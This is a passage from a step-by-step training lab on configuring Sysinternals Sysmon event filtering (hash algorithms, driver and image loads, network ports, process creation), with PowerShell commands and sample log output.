This command will show Sysmon’s configuration help information:

```
PS C:\> sysmon -? config
```

Spoiler alert: the complete solution is in \labs\sysmon-config-answer.txt

This lab has **three** paths: you may attempt this exercise with no hints (this section), some hints (the next section), or with a complete step-by-step walkthrough (the last section of this lab).

It’s your choice: experienced students may prefer to attempt this exercise without hints, and those with extremely limited exposure may prefer the step-by-step version. The some hints path offers a nice middle ground.

Exercise – Some Hints

Note: a complete step-by-step walkthrough follows in the next section.

Open PowerShell as administrator (see previous "Exercise Setup" section for directions if necessary) and view the Sysmon configuration help

```
PS C:\> sysmon -? config
```

Note the sample configuration, and use this as a basis for your solution.

```
<Sysmon schemaversion="2.0">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

Note this file is also saved in \labs\sysmon-config-basic.txt, which you may use as the basis of your updated config. Copy \labs\sysmon-config-basic.txt to \labs\sysmon-config.txt and edit with notepad:

```
PS C:\> copy \labs\sysmon-config-basic.txt \labs\sysmon-config.txt

PS C:\> notepad \labs\sysmon-config.txt
```

More detailed hints:

We will check syntax after every change by loading the updated config and checking Sysmon logs.

1. Log SHA1 hashes only:

- Change this section (currently logging all hashes) to log only SHA1

```
<HashAlgorithms>*</HashAlgorithms>
```

If you are stuck: remember that full answers follow in the next section.


Once done: save in notepad.

Then load the new config, and view Sysmon events with id 1 (ProcessCreate), format list output:

```
PS C:\> sysmon -c \labs\sysmon-config.txt
```

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Verify processes are logging with SHA1 only:



```
Administrator: C:\Users\Public\Desktop\powershell.exe
TimeCreated      : 10/8/2015 1:24:09 PM
ProviderName     : Microsoft-Windows-Sysmon
Id               : 1
Message          : Process Create:
                   UtcTime: 2015-10-08 17:24:09.642
                   ProcessGuid: {90E22FD2-A6B9-5616-0000-001049543027}
                   ProcessId: 480
                   Image: C:\Windows\Sysmon
                   CommandLine: "C:\Windows\Sysmon -c \labs\sysmon-config.txt"
                   CurrentDirectory:
                   User: DESKTOP-0
                   LogonGuid: {90E22FD2-A6B9-5615-0000-0020F29C0C00}
                   LogonId: 0x0
                   TerminalSessionId:
                   IntegrityLevel:
                   Hashes: SHA1=585AA653A65FAAEA09323EBC1ED8ACB4E29D438B
                   ParentProcessGuid: {90E22FD2-81EB-5615-0000-0010A5470E00}
                   ParentProcessId: 2204
                   ParentImage: C:\Users\Public\Desktop\powershell.exe
                   ParentCommandLine: "C:\Users\Public\Desktop\powershell.exe"
```

This image shows the Sysmon process itself, but any process will be fine, as long as only SHA1 is listed.

2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows"

- The current DriverLoad section requires no changes:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

View Sysmon events with id 6 (DriverLoad) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=6}| fl | more
```

3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows"

- Copy/paste the 4-line DriverLoad section and change accordingly

If you are stuck: remember that full answers follow in the next section.

Once done: save in notepad.

Then load the new config, and view Sysmon events with id 7 (ImageLoad), format list output:

```
PS C:\> sysmon -c \labs\sysmon-config.txt

PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=7}| fl | more
```

4. Disable process termination logging:

The current ProcessTerminate section requires no changes

```
<!-- Do not log process termination -->
<ProcessTerminate onmatch="include" />
```

View Sysmon events with id 5 (ProcessTerminate) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=5}| fl | more
```

5. Log network connections, but ignore ports 80, 137 and 443

This one is trickier! The current section **includes** the listed port (443) only, and ignores the rest.

- We want to **exclude** the listed ports, and log the rest.

Change this section accordingly. When you are done there should be 5 lines instead of 3:

```
<NetworkConnect onmatch="include">
  <DestinationPort>443</DestinationPort>
</NetworkConnect>
```

If you are stuck: remember that full answers follow in the next section.

Once done: save in notepad.

Then load the new config, and view Sysmon events with id 3 (NetworkConnect), format list output:

```
PS C:\> sysmon -c \labs\sysmon-config.txt

PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=3}| fl | more
```

6. Log process creation, and use the SHA1 hash to ignore mspaint.exe and notepad.exe.

Run both mspaint and notepad, and then check the SHA1 signatures. Note: this requires successful completion of step 1.

```
PS C:\> mspaint

PS C:\> notepad

PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=1}| fl | more
```

View the hashes for both notepad.exe and mspaint.exe. The hash follows the string "Hashes: SHA1=".

Add a "ProcessCreate" section to \labs\sysmon-config.txt, based on DriverLoad:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

Copy and paste that section.

Note: the keyword for hash matches is "Hashes".

Change the bolded portions accordingly:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

If you are stuck: remember that full answers follow in the next section.

Once done: save in notepad.

Then load the new config, run mspaint and notepad, and view Sysmon events with id 1 (ProcessCreate), format list output:

```
PS C:\> sysmon -c \labs\sysmon-config.txt

PS C:\> mspaint

PS C:\> notepad

PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=1}| fl | more
```

Verify that mspaint.exe and notepad.exe are not logged.

Finally, run "ipconfig /all", and verify the command line was logged by Sysmon:

```
PS C:\> ipconfig /all

PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=1}| fl | more
```


Exercise – Step-by-step instructions

Open PowerShell as administrator (see previous "Exercise Setup" section for directions if necessary) and copy `\labs\sysmon-config-basic.txt` to `\labs\sysmon-config.txt`

```
PS C:\> copy \labs\sysmon-config-basic.txt  
         \labs\sysmon-config.txt
```

Open `\labs\sysmon-config.txt` in Notepad:

```
PS C:\> notepad \labs\sysmon-config.txt
```



```
<Sysmon schemaversion="2.0">  
  <!-- Capture all hashes -->  
  <HashAlgorithms>*</HashAlgorithms>  
  <EventFiltering>  
    <!-- Log all drivers except if the signature -->  
    <!-- contains Microsoft or Windows -->  
    <DriverLoad onmatch="exclude">  
      <Signature condition="contains">microsoft</Signature>  
      <Signature condition="contains">windows</Signature>  
    </DriverLoad>  
    <!-- Do not log process termination -->  
    <ProcessTerminate onmatch="include" />  
    <!-- Log network connection if the destination port equal 443 -->  
    <NetworkConnect onmatch="include">  
      <DestinationPort>443</DestinationPort>  
    </NetworkConnect>  
  </EventFiltering>  
</Sysmon>
```

Load this configuration to ensure it works properly. **Note:** Ignore any warnings, they appear to be harmless.

```
PS C:\> sysmon -c c:\labs\sysmon-config.txt
```

```
Administrator: C:\Users\Public\Desktop\powershell.exe
PS C:\labs> sysmon -c \labs\sysmon-config.txt

Sysinternals Sysmon v3.10 - System activity monitor
Copyright (C) 2014-2015 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 2.00
Sysmon schema version: 2.01
Warn: The event 'DriverLoad' cannot be automatically enabled.
      Ensure it is correctly configured.
Warn: The event 'ProcessTerminate' cannot be automatically enabled.
      Ensure it is correctly configured.
Configuration file successfully applied
Configuration updated.

PS C:\labs>
```

Display the current Sysmon configuration:

```
PS C:\> sysmon -c
```

```
Administrator: C:\Users\Public\Desktop\powershell.exe
PS C:\labs> sysmon -c

Sysinternals Sysmon v3.10 - System activity monitor
Copyright (C) 2014-2015 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name: Sysmon
- Driver name: SysmonDrv
- HashingAlgorithms: SHA1,MD5,SHA256,IMPHASH
- Network connection: enabled
- Image loading: disabled

Rule configuration (version 2.00):
- DriverLoad onmatch: exclude
  Signature filter: contains value: 'microsoft'
  Signature filter: contains value: 'windows'
- ProcessTerminate onmatch: include
- NetworkConnect onmatch: include
  DestinationPort filter: is value: '443'

PS C:\labs>
```

Let's begin editing the file. It is helpful to make changes one at a time, saving and loading the configuration as you go. Errors will be easier to identify this way.

Here are the changes we need to make:

1. Log SHA1 hashes only
2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows"
3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows"
4. Disable process termination logging
5. Log network connections, but ignore ports 80, 137 and 443
6. Log process creation
 - a. Use the SHA1 hash to ignore mspaint.exe
 - b. Use the SHA1 hash to ignore notepad.exe

1. Log SHA1 hashes only. Change these two lines of the configuration:

```
<!-- Capture all hashes -->  
<HashAlgorithms>*</HashAlgorithms>
```

Change to:

```
<!-- Capture SHA1 hashes -->  
<HashAlgorithms>SHA1</HashAlgorithms>
```


Save the file in Notepad and load the updated configuration:

```
PS C:\> sysmon -c c:\labs\sysmon-config.txt
```

View Sysmon events with id 1 (ProcessCreate), format list output:

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Verify processes are logging with SHA1 only:



```
Administrator: C:\Users\Public\Desktop\powershell.exe
TimeCreated      : 10/8/2015 1:24:09 PM
ProviderName     : Microsoft-Windows-Sysmon
Id              : 1
Message          : Process Create:
                   UtcTime: 2015-10-08 17:24:09.642
                   ProcessGuid: {90E22FD2-A6B9-5616-0000-001049543027}
                   ProcessId: 480
                   Image: C:\Windows\Sysmon
                   CommandLine: "C:\Wind...e" -c \labs\sysmon-config.txt
                   CurrentDirectory:
                   User: DESKTO...
                   LogonGuid: {...5615-0000-0020F29C0C00}
                   LogonId: 0x...
                   TerminalSe...
                   IntegrityLe...
                   Hashes: SHA1=585AA653A65FAAEA09323EBC1ED8ACB4E29D438B
                   ParentProcessGuid: {90E22FD2-81EB-5615-0000-0010A5470E00}
                   ParentProcessId: 2204
                   ParentImage: C:\Users\Public\Desktop\powershell.exe
                   ParentCommandLine: "C:\Users\Public\Desktop\powershell.exe"
```

This image shows the Sysmon process itself, but any process will be fine, as long as only SHA1 is listed.

2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows"

This is all set, as the basic script already does this:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

View Sysmon events with id 6 (DriverLoad) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=6}| fl | more
```

3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows"

Copy/paste the 4-line DriverLoad section:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

Note: Be sure to copy, and not cut. We want to create a new section while leaving the old DriverLoad section as-is.

Then change to (bold font indicates change):

```
<ImageLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</ImageLoad>
```

Save the file in Notepad and load the updated configuration:

```
PS C:\> sysmon -c c:\labs\sysmon-config.txt
```

View Sysmon events with id 7 (ImageLoad), format list output:

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=7}| fl | more
```

4. Disable process termination logging:

The current ProcessTerminate section requires no changes

```
<!-- Do not log process termination -->
<ProcessTerminate onmatch="include" />
```

View Sysmon events with id 5 (ProcessTerminate) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=5}| fl | more
```

5. Log network connections, but ignore ports 80, 137 and 443

Edit the NetworkConnect Section:

```
<NetworkConnect onmatch="include">
  <DestinationPort>443</DestinationPort>
</NetworkConnect>
```

The current section “includes” port 443, and ignores the rest. We want to “exclude” ports 137, 80 and 443, and log the rest. Change “onmatch” to “exclude”, and add two DestinationPort lines. Bold font indicates new or changed content:

```
<NetworkConnect onmatch="exclude">
  <DestinationPort>80</DestinationPort>
```

```
<DestinationPort>137</DestinationPort>
<DestinationPort>443</DestinationPort>
</NetworkConnect>
```

Save the file in Notepad and load the updated configuration:

```
PS C:\> sysmon -c c:\labs\sysmon-config.txt
```

View Sysmon events with id 3 (NetworkConnect), format list output:

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=3}| fl | more
```

6. Log process creation, and use the SHA1 hash to ignore mspaint.exe and notepad.exe.


- Run both mspaint and notepad, and then check the SHA1 signatures. Note: this requires successful completion of step 1.

```
PS C:\> mspaint
```

```
PS C:\> notepad
```

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=1}| fl | more
```

View the hashes for both notepad.exe and mspaint.exe. Here is mspaint.exe:



```
Administrator: C:\Users\Public\Desktop\powershell.exe
TimeCreated : 10/8/2015 1:35:03 PM
ProviderName : Microsoft-Windows-Sysmon
Id : 1
Message : Process Create:
          UtcTime: 2015-10-08 17:35:03.535
          ProcessGuid: {90E22FD2-A0...5616-0000-0010FAD53D29}
          ProcessId: 392
          Image: C:\Windows\System32\mspaint.exe
          CommandLine: "C:\Windows\System32\mspaint.exe"
          CurrentDirectory:
          User: DESKTOP-...
          LogonGuid: {...-5615-0000-0020F29C0C00}
          LogonId: 0xc...
          TerminalSessionId:
          IntegrityLevel:
          Hashes: SHA1=940AB7560CE82650CD59926AEDDFACCB461CABEE
          ParentProcessGuid: {90E22FD2-81EB-5615-0000-0010A5470E00}
          ParentProcessId: 2204
          ParentImage: C:\Users\Public\Desktop\powershell.exe
-- More --
```

Here is notepad.exe:



```
Administrator: C:\Users\Public\Desktop\powershell.exe
TimeCreated      : 10/8/2015 1:39:36 PM
ProviderName     : Microsoft-Windows-Sysmon
Id              : 1
Message         : Process Create:
                  UtcTime: 2015-10-08 17:39:36.993
                  ProcessGuid: {90E22FD2-A...-5616-0000-00104596142A}
                  ProcessId: 3872
                  Image: C:\Windows\Sy...ad.exe
                  CommandLine: "C:\Wi...m32\notepad.exe"
                  CurrentDirectory:
                  User: DESKTOP-G...ent
                  LogonGuid: {...-5615-0000-0020F29C0C00}
                  LogonId: 0xC...
                  TerminalSess...
                  IntegrityLev...
                  Hashes: SHA1=DF67491EFF9A68119C1E182620A0BE960CE1BF70
                  ParentProcessGuid: {90E22FD2-81EB-5615-0000-0010A5470E00}
                  ParentProcessId: 2204
                  ParentImage: C:\Users\Public\Desktop\powershell.exe
-- More --
```

Note: that SHA1 has for mspaint.exe or notepad.exe may change due to patching. Please use the hash you see on your screen.

Add a "ProcessCreate" section to \labs\sysmon-config.txt, based on DriverLoad. Copy and paste the DriverLoad section:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

Be sure to copy, and not cut. We want to create a new section while leaving the old DriverLoad section as-is.

Change "DriverLoad" (occurs twice) to "ProcessCreate".

Then change the word "Signature" to "Hashes". Note that "Signature" occurs four times in this section.

Copy the hash of mspaint.exe from the Get-WinEvent you just ran (in PowerShell: highlight the hash after "Hashes: SHA1=", and press <Enter>), and change "microsoft" to the hash of mspaint.exe.

Do the same for notepad.exe, and change "windows" to the hash of notepad.exe:

```
<ProcessCreate onmatch="exclude">
  <Hashes condition="contains">940AB7560CE82650CD59926AEDDFACCB461CABEE</Hashes>
  <Hashes condition="contains">DF67491EFF9A68119C1E182620A0BE960CE1BF70</Hashes>
</ProcessCreate>
```

Note: that SHA1 has for mspaint.exe or notepad.exe may change due to patching. Please use the hash you see on your screen.

Once done: save in notepad.

Then load the new config, run mspaint and notepad, and view Sysmon events with id 1 (ProcessCreate), format list output:

```
PS C:\> sysmon -c \labs\sysmon-config.txt

PS C:\> mspaint

PS C:\> notepad


PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=1}| fl | more
```

Verify that mspaint.exe and notepad.exe are not logged.

Finally, run "ipconfig /all", and verify the command line was logged by Sysmon:

```
PS C:\> ipconfig /all

PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";id=1}| fl | more
```



Administrator: C:\Users\Public\Desktop\powershell.exe

TimeCreated : 10/8/2015 2:58:45 PM
ProviderName : Microsoft-Windows-Sysmon
Id : 1
Message : Process Create:
UtcTime: 2015-10-08 18:58:45.618
ProcessGuid: {90E22FD2-BCE5-5616-0000-0010E66D0039}
ProcessId: 4188
Image: C:\Windows\SysWOW64\ipconfig.exe
CommandLine: "C:\Windows\system32\ipconfig.exe" /all
CurrentDirectory: C:\labs\
User: DESKTOP-OALUEJ1\student
LogonGuid: {90E22FD2-81DE-5615-0000-0020F29C0C00}
LogonId: 0xC9CF2
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=4526CCBA9D99B35F0F0722C276277658976E5904
ParentProcessGuid: {90E22FD2-81EB-5615-0000-0010A5470E00}
ParentProcessId: 2204
ParentImage: C:\Users\Public\Desktop\powershell.exe
ParentCommandLine: "C:\Users\Public\Desktop\powershell.exe"

A copy of this file is in /labs/sysmon-config-answer.txt on your Windows 10 VM.

Note: The SHA1 hash for mspaint.exe or notepad.exe shown below could change due to patching.

```
<Sysmon schemaversion="2.0">
  <!-- Capture SHA1 hashes only -->
  <HashAlgorithms>SHA1</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature contains -->
    <!-- Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <ImageLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </ImageLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connections except port 137, 80 and 443 -->
    <NetworkConnect onmatch="exclude">
      <DestinationPort>80</DestinationPort>
      <DestinationPort>137</DestinationPort>
      <DestinationPort>443</DestinationPort>
    </NetworkConnect>
